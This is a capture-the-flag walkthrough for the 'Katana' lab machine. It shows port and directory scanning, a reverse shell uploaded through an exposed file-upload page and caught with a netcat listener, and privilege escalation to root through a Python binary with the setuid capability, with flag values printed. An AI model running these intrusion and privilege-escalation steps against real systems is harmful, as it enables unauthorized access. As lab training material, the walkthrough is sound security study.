

Katana

IP:

192.168.247.83

nmap scanning target


```
nmap -p- -sV -T5 -sC -O 192.168.247.83
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-31 04:53 U
TC
Nmap scan report for 192.168.247.83
Host is up (0.00072s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RS
A)
|   256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDS
A)
|_  256 cc:e6:25:c0:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25
519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Katana X
7080/tcp  open  ssl/empowerid LiteSpeed
|_http-server-header: LiteSpeed
|_http-title: Did not follow redirect to https://192.168.247.
83:7080/
| ssl-cert: Subject: commonName=katana/organizationName=webad
```

```
min/countryName=US
| Not valid before: 2020-05-11T13:57:36
|_Not valid after: 2022-05-11T13:57:36
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
8088/tcp open  http          LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Katana X
8715/tcp open  http          nginx 1.14.2
|_http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerne
l
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds


website



```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.247.83 -t 100 > gobuster.txt
```

```
(user7@DESKTOP-NP77NUY) - [~/Documents/OffSecPlay/Katana]
$ cat gobuster.txt
=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.247.83
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
=====
2023/06/07 16:39:59 Starting gobuster in directory enumeration mode
=====
/ebook (Status: 301) [Size: 316] [--> http://192.168.247.83/ebook/]
```

/ebook web page



192.168.247.83:8088 port gobuster

```
gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://192.168.247.83:8088 -t 100 > gobuster_8088.txt -x .html
```

```

=====
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.247.83:8088
[+] Method:             GET
[+] Threads:            100
[+] Wordlist:            /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.5
[+] Extensions:        html
[+] Timeout:            10s
=====
2023/06/07 16:58:43 Starting gobuster in directory enumeration mode
=====
/ .htaccess              (Status: 403) [Size: 1227]
/ blocked                (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/blocked/]
/ cgi-bin                (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/cgi-bin/]
/ css                    (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/css/]
/ docs                   (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/docs/]
/ error404.html          (Status: 200) [Size: 195]
/ img                    (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/img/]
/ index.html             (Status: 200) [Size: 655]
/ index.html             (Status: 200) [Size: 655]
/ phpinfo.php            (Status: 200) [Size: 50737]
/ protected              (Status: 301) [Size: 1260] [--> http://192.168.247.83:8088/protected/]
/ upload.html            (Status: 200) [Size: 6480]
=====
2023/06/07 16:59:24 Finished
=====

```

/upload.html website. Reverse shell upload file

This page is designed to test the file upload feature and it's related optional modules.

These optional modules include 'modreqparser', which can be used to optimize file upload to pass the path of uploaded files instead of their contents, and 'uploadprogress', which can be used to display a progress bar for the current file upload.

If context "/progress/" is set to be handled by the "uploadprogress" module, then the progress request for this file will work as intended, displaying a working progress bar.

To enable optional module modreqparser

Add the following to the <ols_home>/conf/http_config.conf file:

```
module modreqparser
```

and ensure that uploadpassbypath is set to enabled (Enabled by default).

To enable optional module uploadprogress

Add the following to the <ols_home>/conf/http_config.conf file:

```
module uploadprogress
```

and add the below setting to the <ols_home>/conf/vhosts/Example/vhconf.conf file:


```
context /progress/ {
    type module
    handler uploadprogress
}
```

0%

Choose File No file chosen Choose File No file chosen

Submit

reverse shell uploading



attacker listening

```
(user7@DESKTOP-NP77NUY) - [~/Documents/OffSecPlay/Katana]
$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.247.83] 58180
Linux katana 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 07:39:30 up 35 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (407): Inappropriate ioctl for device
bash: no job control in this shell
www-data@katana:/$
```

local.txt frist flag

```
www-data@katana:/$ find / -name local.txt 2>/dev/null
find / -name local.txt 2>/dev/null
/var/www/local.txt
www-data@katana:/$ cat /var/www/local.txt
cat /var/www/local.txt
86f1794c883c15c9905f5d70eeca983
www-data@katana:/$
```

linpeas SUID file search and exploit

```
/usr/bin/python2.7 = cap_setuid+ep
```

privalage escalation

```
www-data@katana:/tmp$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
id
uid=0(root) gid=33(www-data) groups=33(www-data)
█
```

root access successful, cat proof.txt flag

```
root@katana:/tmp# cd /root
cd /root
root@katana:/root# ls
ls
proof.txt  root.txt
root@katana:/root# cat root.txt
cat root.txt
Your flag is in another file...
root@katana:/root# cat proof.txt
cat proof.txt
f8274a940de5d5fbab9543abe7dde4ba
root@katana:/root#
```